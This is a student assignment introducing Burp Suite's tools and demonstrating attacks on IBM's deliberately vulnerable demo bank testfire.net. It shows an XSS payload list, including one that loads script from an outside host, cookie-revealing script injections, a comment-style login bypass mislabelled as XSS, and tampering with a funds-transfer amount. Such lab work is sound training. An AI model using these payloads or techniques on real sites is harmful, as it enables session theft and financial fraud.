Assignment4 **Sarika V**

Burpsuite Tools

What is burp suite?

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger. It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is free.

Why burp suite?

Uses and features

1. Spider:

It is a web spider/crawler that is used to map the target web application. The objective of the mapping is to get a list of endpoints so that their functionality can be observed and potential vulnerabilities can be found. Spidering is done for a simple reason that the more endpoints you gather during your recon process, the more attack surfaces you possess during your actual testing.

2. Proxy:

BurpSuite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in BurpSuite, removing the burden of copy-paste. The proxy server can be adjusted to run on a specific loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pairs.

3. Intruder:

It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response. BurpSuite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- Brute-force attacks on password forms, pin forms, and other such forms.
- The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- Testing and attacking rate limiting on the web-app.

4. Repeater:

Repeater lets a user send requests repeatedly with manual modifications. It is used for:

- Verifying whether the user-supplied values are being verified.
- If user-supplied values are being verified, how well is it being done?
- What values is the server expecting in an input parameter/request header?
- How does the server handle unexpected values?

- Is input sanitation being applied by the server?
- How well the server sanitizes the user-supplied inputs?
- What is the sanitation style being used by the server?
- Among all the cookies present, which one is the actual session cookie.
- How is CSRF protection being implemented and if there is a way to bypass it?

5. Sequencer:

The sequencer is an entropy checker that checks for the randomness of tokens generated by the webserver. These tokens are generally used for authentication in sensitive operations: cookies and anti-CSRF tokens are examples of such tokens. Ideally, these tokens must be generated in a fully random manner so that the probability of appearance of each possible character at a position is distributed uniformly. This should be achieved both bit-wise and character-wise. An entropy analyzer tests this hypothesis for being true. It works like this: initially, it is assumed that the tokens are random. Then the tokens are tested on certain parameters for certain characteristics. A term significance level is defined as a minimum value of probability that the token will exhibit for a characteristic, such that if the token has a characteristics probability below significance level, the hypothesis that the token is random will be rejected. This tool can be used to find out the weak tokens and enumerate their construction.

6. Decoder:

Decoder lists the common encoding methods like URL, HTML, Base64, Hex, etc. This tool comes handy when looking for chunks of data in values of parameters or headers. It is also used for payload construction for various vulnerability classes. It is used to uncover primary cases of IDOR and session hijacking.

7. Extender:

BurpSuite supports external components to be integrated into the tools suite to enhance its capabilities. These external components are called BApps. These work just like browser extensions. These can be viewed, modified, installed, uninstalled in the Extender window. Some of them are supported on the community version, but some require the paid professional version.

8. Scanner:

The scanner is not available in the community edition. It scans the website automatically for many common vulnerabilities and lists them with information on confidence over each finding and their complexity of exploitation. It is updated regularly to include new and less known vulnerabilities


Vulnerabilities in testfire.net

http://testfire.net

XSS Cross site scripting

1. In search tab, the input entered is reflected in response from server, this can be java script that steals or displays session cookies in alert.


Used to check if validating input and sanitizing the output when bunch of executable scripts is served to it.



Search Results

No results were found for the query:

jsmith



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edi...	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
112	http://testfire.net	GET	/login.jsp			200	8790	HTML	jsp	Altoro Mutual			65.61.137.117		21:31:29 18...	8080
113	http://testfire.net	POST	/doLogin	✓		302	280						65.61.137.117	AltoroAccounts...	21:31:45 18...	8080
114	http://testfire.net	GET	/bank/main.jsp			200	6431	HTML	jsp	Altoro Mutual			65.61.137.117		21:31:46 18...	8080
115	http://testfire.net	GET	/logout.jsp			302	145	HTML	jsp				65.61.137.117		21:32:10 18...	8080
116	http://testfire.net	GET	/index.jsp			200	9537	HTML	jsp	Altoro Mutual			65.61.137.117		21:32:11 18...	8080
117	http://testfire.net	GET	/login.jsp			200	8687	HTML	jsp	Altoro Mutual			65.61.137.117		21:32:19 18...	8080
118	http://testfire.net	GET	/search.jsp?query=jsmith	✓		200	7143	HTML	jsp	Altoro Mutual			65.61.137.117		21:32:42 18...	8080
119	http://testfire.net	GET	/login.jsp			200	8687	HTML	jsp	Altoro Mutual			65.61.137.117		21:32:48 18...	8080
120	http://testfire.net	GET	/search.jsp?query=jsmith	✓		200	7143	HTML	jsp	Altoro Mutual			65.61.137.117		21:33:02 18...	8080
130	http://testfire.net	GET	/search.jsp?query=jsmith	✓		200	7143	HTML	jsp	Altoro Mutual			65.61.137.117		21:35:36 18...	8080
131	https://contile.services.mo...	GET	/v1/tiles			200	1613	JSON				✓	34.117.237.239		21:38:27 18...	8080
95	http://testfire.net	POST	/bank/doTransfer	✓	✓	200	7495	HTML		Altoro Mutual			65.61.137.117		21:24:28 18...	8080

Request

```
GET /search.jsp?query=jsmith HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/117.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://testfire.net/search.jsp?query=jsmith
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjBF
MTEwfA=="
Upgrade-Insecure-Requests: 1


```

Response

```
          <h1>
            Search Results
          </h1>

          <p>
            No results were found for the query:<br />
            <br />

            jsmith

          </div>

        </td>

      </div>




      <!-- BEGIN FOOTER -->


    </tr>
  </table>
  <div id="footer" style="width: 99%;">
    <a id="HyperLink5" href="/index.jsp?content=privacy.htm">
      Privacy Policy
    </a>
```

Inspector

jsmith

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/search.jsp

Request query parameters 1


Name	Value
query	jsmith

Request cookies 2

Name	Value
JSESSIONID	5C233C9CD85DE3928...
AltoroAccounts	"ODAwMDAwfkNvcn...

Request headers 9

2. Send the request to intruder, select the position to input the script



```
GET /search.jsp?query=jsmith HTTP/1.1
```

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 ×
2 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Insert a new payload marker
Auto §
Refresh

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://testfire.net

☑ Update Host header to match target

```
GET /search.jsp?query=§jsmith§ HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://testfire.net/search.jsp?query=jsmith
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjBFMTEwfA=="
Upgrade-Insecure-Requests: 1


```

3. Select the payload list (txt file) and start the attack



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 ×
2 ×
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
Enabled
Rule

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload count: 44
Payload type: Simple list
Request count: 44


Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
<svg><x><script>alert(1)</x>
';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js>...
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, ...
<a onmouseover="alert(document.cooki...
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


Attack
Save
Columns
3. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	7124	
1	<svg><x><script>alert(1)<...	200	□	□	7146	
2	";!--"<XSS>=&{()}	200	□	□	7136	
3	<SCRIPT SRC=http://ha.cke...	200	□	□	7166	
4	<IMG SRC="javascript:alert(...	200	□	□	7154	
5	<IMG SRC=javascript:alert('...	200	□	□	7151	
6	<IMG SRC=JaVaScRiPt:alert...	200	□	□	7151	
7	<IMG SRC=javascript:alert("...	200	□	□	7151	
8	<IMG SRC=`javascript:alert(...	200	□	□	7168	
9	<a onmouseover="alert(do...	200	□	□	7170	
10	<a onmouseover=alert(doc...	200	□	□	7168	
11	<IMG """><SCRIPT>alert("X	200	□	□	7158	


```
GET /search.jsp?query=%3csvg%3e%3cx%3e%3cscript%3ealert(1)%3c%2fx%3e HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://testfire.net/search.jsp?query=jsmith
Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjBFMTEwfA=="
Upgrade-Insecure-Requests: 1
```

Analyse the result

The first one, with nothing submitted is the baseline request, note its length and status.


Check 200, along with it if length of response is far less than baseline then it is error message, else there is chance that response has reflected the payload and is not sanitized if length is a little over baseline request. One way to confirm is to give the script as input.

<script>alert(document.cookie);</script>




AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfi0xLjBFMTEwfA=="

<script>alert('hacked');</script>



hacked




testfire.net/search.jsp?query=<script>alert(document.cookie)%3B<%2Fscript>

testfire.net

AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tNy42MzUxNzY1NDY
zMjY3MjRFNTh8ODAwMDAxfkNoZWNraW5nfl0xLjBFMTEwfA=="

OK



testfire.net/search.jsp?query=<script>alert('hacked')%3B<%2Fscript>

Search it>alert('hacked');</script>

Search Results

No results were found for the query:

testfire.net

hacked

OK

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.


Copyright © 2008, 2023, IBM Corporation, All rights reserved.

IDOR vulnerability

1. Sign in as jsmith one of the user, with XSS

Username: jsmith--

Password can be any



Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 800002 Savings GO


Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

2. Lets transfer fund from savings 800002 to checking 800003.

Actual transfer is 10 but can be changes to 10000 using burp suite.



Transfer Funds

